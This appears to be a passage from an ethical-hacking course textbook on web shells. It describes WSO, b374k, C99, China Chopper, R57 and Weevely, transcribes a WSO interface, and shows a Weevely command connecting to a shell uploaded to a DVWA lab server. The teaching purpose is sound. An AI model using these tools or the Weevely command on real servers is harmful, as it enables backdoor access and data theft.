

Remote Exploitation via SQL injection or RFI
w.abc.com
Shell.php
Injecting malicious code for web shell
1
2
3
4
5
Attacker
HTTP POST www.abc.com/shell.php + executes obfuscated command
http://www.abc.com/shell.php
Gains remote shell access
Web Server
Executes malicious commands and exfiltrates sensitive data

Figure 14.94: Illustration of a web shell

Web Shell Tools

WSO Php Webshell

b374k is a **PHP-based web shell** that allows attackers to monitor running processes and execute remote commands to download, upload, erase or edit files



https://github.com

b374k
https://github.com

C99
https://github.com

China Chopper
https://www.fireeye.com

R57
https://github.com

Pouya ASP Web Shell
https://github.com


Web Shell Tools

Attackers use various web shell tools such as WSO PHP Webshell, b374k, C99, China chopper, R57, and WSO (web shell by oRb) to gain remote control over target web servers.

- **WSO Php Webshell**

  Source: *https://github.com*

  WSO Php Webshell is a web shell that allows attackers to monitor running processes and execute remote commands to download, upload, erase, or edit files. It also allows attackers to access and infect remote servers and access SQL databases.



Uname: Windows NT [redacted]10.0 build[redacted](Windows 10) AMD64 [Google] [Exploit-DB]
User: 0 (StarLab) **Group:** 0 (?)
Php: 7.2.11 **Safe mode:** OFF [phpinfo] **Datetime:** 2019-04-08 11:55:16
Hdd: 99.95 GB **Free:** 5.20 GB (5.21%)
Cwd: [redacted]www/ drwxrwxrwx [home]
Drives: [c] [d] [e] [g]

Server IP: 127.0.0.1
Client IP: ::1

File manager

■	Name	Size	Modify	Owner/Group	Permissions	Actions
■	[..]	dir	2019-04-08 07:23:51	0/0	drwxrwxrwx	R T
■	index.php	1.91 KB	2018-10-17 05:31:22	0/0	-rw-rw-rw-	R T F E D
■	wso.php	82.40 KB	2019-04-08 11:55:11	0/0	-rw-rw-rw-	R T F E D


Change dir: [redacted]/www/

UTF-8
[Sec. Info]
[Files]
[Console]
[Infect]
[Sql]
[Php]
[Safe mode]
[String tools]
[Bruteforce]
[Network]
[Logout]
[Self remove]
Copy
submit
Read file:
submit
Make dir: [Writeable]
submit
Make file: [Writeable]
submit
Execute:
submit
Upload file: [Writeable]
Browse... No files selected.
submit

Figure 14.95: Screenshot of WSO Php Webshell

Some additional web shell tools are as follows:

- b374k (*https://github.com*)
- C99 (*https://github.com*)
- China Chopper (*https://www.fireeye.com*)
- R57 (*https://github.com*)
- Pouya ASP Web Shell (*https://github.com*)



Gaining Backdoor Access via Web Shell

- Attackers exploit **non-validated file uploads** to inject malicious script in a target webserver to gain backdoor access
- Attackers use tools such as **Weevely** to gain backdoor access to a website without being traced
- Weevely also helps attackers in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network

```
┌─[root@parrot]─[~]
└──╼ #weevely http://10.10.10.16:8080/dvwa/hackable/uploads/shell.php toor
[+] weevely 3.7.0

[+] Target:     10.10.10.16:8080
[+] Session:    /root/.weevely/sessions/10.10.10.16/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
```

```
weevely> whoami
nt authority\system
Server2016:C:\wamp64\www\DVWA\hackable\uploads $
```

https://github.com


Gaining Backdoor Access via Web Shell

Gaining backdoor access refers to entering a website in a stealthy way. These backdoors are often installed via some unvalidated uploads. Such vulnerability allows attackers to upload harmful files to the target web server. Websites developed using PHP are often susceptible to such attacks. Attackers use tools such as Weevely to gain backdoor access to a website without being traced.

- **Weevely**

  Source: *https://github.com*

  Attackers use Weevely to develop a backdoor shell and upload it to a target server to gain remote shell access. This tool also helps attackers in performing administrative tasks, maintaining persistence, and spreading backdoors across the target network.

